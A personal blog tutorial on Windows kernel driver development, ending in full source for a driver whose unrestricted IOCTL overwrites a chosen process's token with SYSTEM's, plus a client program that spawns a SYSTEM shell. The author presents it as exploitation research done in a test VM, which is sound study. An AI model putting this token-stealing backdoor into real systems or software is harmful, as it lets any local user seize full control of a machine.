
NT_AUTHORITY/SYSTEM

Windows Kernel
Entrance
Does it bother you that you are not authorized in the system? If yes, don’t worry we are gonna solve it :)
Finally I decided to write about Windows Kernel and it start with getting authority from the system.
What We Gonna Do:
Basically Windows Kernel Development,
- Kernel Development Setup
- Testing Custom Driver
- Windows Kernel Debugging
- Creating Driver that Authorizes the User Process(via ioctl)
- Writing a Userland Program to Get Privileged Shell
Kernel Development Setup
May be little difference between your system and mine, this can cost to failure so please check everything while trying this guide. If you can adapt this into your system do it instead of changing everything.
MSVC
This setup is according to MSVC22, but it probably same with other MSVC versions. If you don’t have MSVC -> MSVC22_Download_link
SDK
Check compatible version of SDK -> link
WDK
Download Windows Driver Kit -> link
Visual Studio Installer

Choose Individual Components and download latest version of shown libraries and tools.
DebugView
It is using to see debug prints. -> download_link
Testing Custom Simple Driver
Step 1
Open project as below;

Step 2
Add new items
Paste the code given below.
- main.cpp
#include "main.h"

extern "C" NTSTATUS DriverEntry(PDRIVER_OBJECT DriverObject, PUNICODE_STRING RegistryPath) {
    UNREFERENCED_PARAMETER(RegistryPath);
    UNICODE_STRING DeviceName = RTL_CONSTANT_STRING(L"\\Device\\ESC");
    UNICODE_STRING SymName = RTL_CONSTANT_STRING(L"\\??\\ESC");
    PDEVICE_OBJECT DeviceObject;
    NTSTATUS Status;

    Status = IoCreateDevice(DriverObject, 0, &DeviceName, FILE_DEVICE_UNKNOWN, 0, FALSE, &DeviceObject);
    if (!NT_SUCCESS(Status)) {
        DbgPrintEx(0, 0, "Failed to Create IO Device!\n");
        return Status;
    }

    Status = IoCreateSymbolicLink(&SymName, &DeviceName);
    if (!NT_SUCCESS(Status)) {
        DbgPrintEx(0, 0, "Failed to Create Smybolic Link!\n");
        return Status;
    }
    DriverObject->MajorFunction[IRP_MJ_CREATE] = IrpCreateClose;
    DriverObject->MajorFunction[IRP_MJ_CLOSE] = IrpCreateClose;
    DriverObject->DriverUnload = PDRIVER_UNLOAD(UnloadDriver);

    return STATUS_SUCCESS;
}

NTSTATUS UnloadDriver(PDRIVER_OBJECT PDrvObj) {
    UNICODE_STRING SymName = RTL_CONSTANT_STRING(L"\\??\\ESC");
    DbgPrintEx(0, 0, "Unloading Driver...\n");

    IoDeleteSymbolicLink(&SymName);
    IoDeleteDevice(PDrvObj->DeviceObject);

    return STATUS_SUCCESS;
}

NTSTATUS IrpCreateClose(PDEVICE_OBJECT DeviceObject, PIRP Irp) {
    UNREFERENCED_PARAMETER(DeviceObject);

    PIO_STACK_LOCATION Stack = IoGetCurrentIrpStackLocation(Irp);

    switch (Stack->MajorFunction) {

    case IRP_MJ_CREATE:
        Irp->IoStatus.Status = STATUS_SUCCESS;
        break;

    case IRP_MJ_CLOSE:
        Irp->IoStatus.Status = STATUS_SUCCESS;
        break;

    default:
        Irp->IoStatus.Status = STATUS_INVALID_DEVICE_REQUEST;
        break;
    }
    Irp->IoStatus.Information = 0;
    IoCompleteRequest(Irp, IO_NO_INCREMENT);

    return Irp->IoStatus.Status;
}
- main.h
#pragma once

#ifndef NTDDK_H
#define NTDKK_H
#include <ntddk.h>
#endif

NTSTATUS UnloadDriver(
	_In_ PDRIVER_OBJECT PDrvObj
);

NTSTATUS IrpCreateClose(
	_In_ PDEVICE_OBJECT DeviceObject,
	_In_ PIRP Irp
);
- Device name is “ESC” but it is not important for this example because we are not interact with anything. So, you can write anything to there.
- IoCreateDevice, it creates a device object for use by a driver. This is unnecessary for now but important.
- IoCreateSymbolicLink, this is used for interacting between user-land. As you can guess we don’t need it now :)
- MajorFunctions, all drivers must provide dispatch routines, so this is represent the functions to be called. MSDN
- Our print is in the unload routine so we are going to see the print while driver is unloading.
You can research or ask me others.
Step 3
We need to make some settings at visual studio;
Solution Settings;
1: Inf2Cat -> Use Local Time -> Yes
2: Linker -> Command Line -> “/INTEGRITYCHECK”
3: C/C++ -> Code Generation-> Spectre Mitigation -> Disabled
4: Linker -> Advanced -> Entrypoint -> “DriverEntry”
You can pass if these are not necessary.
Compile it.
Execution

- Open cmd in administrator mode
sc create esc type=kernel binpath=“C:\test\test.sys”
bcdedit /set testsigning on
Reboot machine
Open DebugView in administrator mode. Select “Capture” and enable “Capture Kernel”
sc start esc
Now you can see the kernel prints in DebugView
sc stop esc
Windows Kernel Debugging (setup)
If you don’t have please download WinDbg into host machine.
I hope everybody has Win-10 VM 😇

We will debug the VM. Meanwhile your VM going to freeze because we are debugging it 😈
Open cmd in your VM :
bcdedit /debug onbcdedit /dbgsettings net hostip:192.168.1.28 port:50000
If you encounter any issue in VM while trying enable testsigning you can use troubleshooting’s command line to execute commands given above.

Once you get it no need to do it again and again. We will give it to windbg.

Now we are ready to debug kernel.
If WinDbg not open anything it probably because of VM is running. You can press to break button on WinDbg to start debugging.
Getting Privilege
Here is the best part of this blog.
We learnt how to arrange everything, now we will play 🥳
We are gonna write a simple driver to getting privilege from the system. That drivers does:
- Getting system’s EPROCESS to get Token.
- Getting pid(from user) of the lower privileged process, then getting it’s EPROCESS to reach token address.
- Gives the system’s token to the user. It’s over.
- I said over…

Tip: Check ImageFileName object from structure in the memory. It contain filename as hex, it is the easiest way to check to be sure about you are in the right memory block.

kd> dt _EPROCESS
You can use this command to display EPROCESS structure which is initial structure when a process starts. Also it keeps so many important object about the process.
kd> !process 0 0 system; It retrive _EPROCESS structure’s address
kd> dq ffffd88d5f2a1040+0x4b8 L1

Here is the Token of system process.
Let’s write the code.
Driver
driver.cpp
#include "zerzevat.h"

NTSTATUS privESCdeviceControl(PDRIVER_OBJECT, PIRP Irp) {
	auto stack = IoGetCurrentIrpStackLocation(Irp);
	NTSTATUS status = STATUS_INVALID_DEVICE_REQUEST;
	auto& dict = stack->Parameters.DeviceIoControl;

	switch (dict.IoControlCode) {
	case IOCTL_SET_PRIVILEGE:
		DbgPrintEx(0, 0, "Welcome!!\n");
		auto getInput = (ProcessData*)Irp->AssociatedIrp.SystemBuffer;
		if (getInput == nullptr) {
			DbgPrintEx(0, 0, "Error in getting parameters!!\n");
			status = STATUS_INVALID_PARAMETER;
			return status;
		}

		//DbgPrintEx(0, 0, "Handle -> 0x%x\n", getInput->ProcessHandle); // input handle bastırmaya çalıştığım dümen

		PEPROCESS process,sys;
		status = PsLookupProcessByProcessId((HANDLE)getInput->pid, &process);
		unsigned long long *userProc = (unsigned long long*)&process;

		if (!NT_SUCCESS(status)) {
			DbgPrintEx(0, 0, "You are done by PsLookUp!!\n");
			return status;
		}
		//DbgPrintEx(0, 0, "userProc -> 0x%llx\n", userProc); // Check your EPROCESS, it should be match
		//DbgPrintEx(0, 0, "userProc -> 0x%llx\n", *userProc); // dereference
		//DbgPrintEx(0, 0, "userProc -> %llx\n", *(((unsigned long long*)(*userProc)) + 0xB5)); // You will find filename, just checking

		//*(((char*)(*userProc)) + 0x5A8) = 'X'; // HIT :wink:, trying to overwrite first char of the filename
		printer(((((unsigned long long)(*userProc)) + 0x5A8)), 15); // this will print filename of process. "ImageFileName"

		status = PsLookupProcessByProcessId((HANDLE)0x4, &sys);// (0x4) is system's pid
		if (!NT_SUCCESS(status)) {
			DbgPrintEx(0, 0, "You are done by PsLookUp2!!\n");
			return status;
		}
		unsigned long long* sysProcess = (unsigned long long*) &sys;
		//DbgPrintEx(0, 0, "system pid-> %llx\n", *(((unsigned long long*)(*sysProcess)) + 0x88)); //still checking the structure

		*(((unsigned long long*)(*userProc)) + 0x97) = *(((unsigned long long*)(*sysProcess)) + 0x97); // 0x97*8 is the Token offset

		Irp->IoStatus.Status = STATUS_SUCCESS;
		Irp->IoStatus.Information = 0;
		IoCompleteRequest(Irp, IO_NO_INCREMENT);
		break;
	}
	return status;
}


NTSTATUS DriverEntry(PDRIVER_OBJECT DriverObject, PUNICODE_STRING RegistryPath) {
	UNREFERENCED_PARAMETER(RegistryPath);

	DbgPrintEx(0, 0, "PrivESC: DriverEntry\n");

	UNICODE_STRING devName = RTL_CONSTANT_STRING(L"\\Device\\privESC");
	UNICODE_STRING symLink = RTL_CONSTANT_STRING(L"\\??\\privESC");
	PDEVICE_OBJECT DeviceObject;
	NTSTATUS status;

	status = IoCreateDevice(DriverObject, 0, &devName, FILE_DEVICE_UNKNOWN, 0, FALSE, &DeviceObject);

	if (!NT_SUCCESS(status)) {
		DbgPrintEx(0, 0, "IoCreateDevice Failed!! status -> (0x%X)\n", status);
		return status;
	}

	status = IoCreateSymbolicLink(&symLink, &devName);
	if (!NT_SUCCESS(status)) {
		IoDeleteDevice(DeviceObject);
		DbgPrintEx(0, 0, "IoCreateSymLink Failed!! status -> (0x%X)\n", status);
		return status;
	}

	DriverObject->MajorFunction[IRP_MJ_CREATE] = (PDRIVER_DISPATCH)privESCCreateClose;
	DriverObject->MajorFunction[IRP_MJ_CLOSE] = (PDRIVER_DISPATCH)privESCCreateClose;
	DriverObject->MajorFunction[IRP_MJ_DEVICE_CONTROL] = (PDRIVER_DISPATCH)privESCdeviceControl;
	DriverObject->DriverUnload = privESCUnload;

	return STATUS_SUCCESS;
}


NTSTATUS privESCCreateClose(PDRIVER_OBJECT, PIRP Irp){
	PIO_STACK_LOCATION Stack = IoGetCurrentIrpStackLocation(Irp);
	switch (Stack->MajorFunction) {
	case IRP_MJ_CREATE:
		Irp->IoStatus.Status = STATUS_SUCCESS;
		break;

	case IRP_MJ_CLOSE:
		Irp->IoStatus.Status = STATUS_SUCCESS;
		break;
	default:
		Irp->IoStatus.Status = STATUS_INVALID_DEVICE_REQUEST;
		break;
	}
	Irp->IoStatus.Information = 0;
	IoCompleteRequest(Irp, IO_NO_INCREMENT);

	return Irp->IoStatus.Status;
}

void privESCUnload(PDRIVER_OBJECT DriverObject) {
	DbgPrintEx(0, 0, "PrivESC: Unloaded\n");
	UNICODE_STRING symLink = RTL_CONSTANT_STRING(L"\\??\\privESC");
	IoDeleteSymbolicLink(&symLink);
	IoDeleteDevice(DriverObject->DeviceObject);
}

void printer(unsigned long long startAddress, size_t size) {
	unsigned char* currentAddress = (unsigned char*)startAddress;
	size_t i;
	size_t lineLength = 16;
	char output[100];

	for (i = 0; i < size; i++) {
		unsigned char currentByte = *(currentAddress + i);


		if (i % lineLength == 0 && i != 0) {
			DbgPrintEx(0, 0, "\n");
		}

		output[i % lineLength] = currentByte;

		if (i % lineLength == lineLength - 1 || i == size - 1) {
			output[i % lineLength + 1] = '\0';
			DbgPrintEx(0, 0, "%s", output);
		}
	}
	DbgPrintEx(0, 0, "\n");
}
zerzevat.h
#pragma once

#include <ntifs.h>
#include <ntddk.h>
#include <windef.h>

#define IOCTL_SET_PRIVILEGE CTL_CODE(0x8000,0x800, METHOD_IN_DIRECT, FILE_ANY_ACCESS)

struct ProcessData {
	HANDLE ProcessHandle;
	int pid;
};

void privESCUnload(
	_In_ PDRIVER_OBJECT DriverObject
);

NTSTATUS privESCCreateClose(
	_In_ PDRIVER_OBJECT DriverObject,
	_In_ PIRP IRP
);

void printer(
	_In_ unsigned long long startAddress,
	_In_ size_t size
);
Did you remember we were pass something while we start to create our first driver ?
Now we are gonna use these. “privESC” is the device name for user to reach this created device.
DriverObject->MajorFunction[IRP_MJ_DEVICE_CONTROL] = (PDRIVER_DISPATCH)privESCdeviceControl;
Unlike before, a new function is added to the dispatcher at the driverEntry to handle user-mode calls to the driver. Specifically, it will process IOCTL requests from userland.IOCTL(in Turkish)
auto stack = IoGetCurrentIrpStackLocation(Irp);
…
auto getInput = (ProcessData*)Irp->AssociatedIrp.SystemBuffer;
IRP is used for I/O operations with a device in the Windows kernel. IOCTL_CODE is the identify which specific job to do by kernel and it provided by the user but this example has only one IOCTL function.
#define IOCTL_Device_Function CTL_CODE(DeviceType, Function, Method, Access)
DeviceType: After the value of 0x7FFF are usable for custom devices because it reserved by Microsoft.
FunctionCode: Values of less than 0x800 are reserved for Microsoft.
This is enough for now, let’s continue with userland.
User-Code
#include <Windows.h>
#include <stdio.h>

#define IOCTL_SET_PRIVILEGE CTL_CODE(0x8000,0x800, METHOD_IN_DIRECT, FILE_ANY_ACCESS)
struct ProcessData {
	HANDLE ProcessHandle;
	int pid;

};

int main(int argc, const char* argv[])
{
	printf("This is who you are -> ");

	system("whoami");

	HANDLE hDevice = CreateFile(L"\\\\.\\privESC", GENERIC_WRITE | GENERIC_READ, 0, nullptr, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, nullptr);
	if (hDevice == INVALID_HANDLE_VALUE) {
		printf("Error opening device(%u)\n", GetLastError());
		return 1;
	}

	HANDLE hProcess = GetCurrentProcess();
	ProcessData ioctlStruct;
	ioctlStruct.ProcessHandle = hProcess;
	ioctlStruct.pid = GetCurrentProcessId();
	printf("Pid -> %x\n", ioctlStruct.pid);


	DWORD bytes;
	BOOL ok = DeviceIoControl(hDevice, IOCTL_SET_PRIVILEGE, &ioctlStruct,sizeof(ioctlStruct), 0, 0, &bytes, nullptr);

	if (!ok) {
		printf("Error in DeviceIoControl (%u)\n", GetLastError());
		return 1;
	}

	CloseHandle(hDevice);
	//printf("Now You Are Waiting!!\n");
	//getchar(); // no more waiting kıpss
	printf("Guesss now who you are!!!\nType whoami???\n");

	system("cmd");
	return 0;
}
We just opened a device named “privESC”. Our pid and handle are passed as parameter(struct) to device’s IOCTL function. Then driver is going to grant us privileges so we open cmd to use privileged command line.
After users IOCTL call, our driver’s IOCTL function executes.
NTSTATUS PsLookupProcessByProcessId( [in] HANDLE ProcessId, [out] PEPROCESS *Process );
The PsLookupProcessByProcessId routine accepts the process ID of a process and returns a referenced pointer to EPROCESS structure of the process. We will use this twice because we need access to both processes SYSTEM and User’s.
EPROCESS contains Security Token. We will take the SYSTEM’s process structure by using its pid(4). Then we will change our process’s Token with SYSTEM’s. At the code it goes like->
*(((unsigned long long*)(*userProc)) + 0x97) = *(((unsigned long long*)(*sysProcess)) + 0x97); // 0x97*8 is the Token offset
Simple dereferencing of the structure’s object(Token).
Token offset is 0x4B8 but we used “unsigned long long”, it jumps 8 bytes at per number this is why I divide 0x4B8 to 0x8 and result is 0x97.
Result

ACCESS GRANTED
Be careful when you are playing with that, it can cause to BSoD :)

Or this may happend :/ So, be careful.
Why I did it like this way? Probably there are more and easier ways grant access as NT-Authority. I choosed this because of researching exploitations and I want to see the structures behind the architecture.
If you have any question or advice feel free to dm me from any of my social media.
References
Windows_Kernel (Kernel internals minvalinde Türkçe kaynak arayanların özellikle buradan başlamasını tavsiye ederim)
MSDN (I have never tried it :))
Full-Code
You can reach the codes on my github
~ With Great Power Comes Great Responsibility. - Uncle Ben
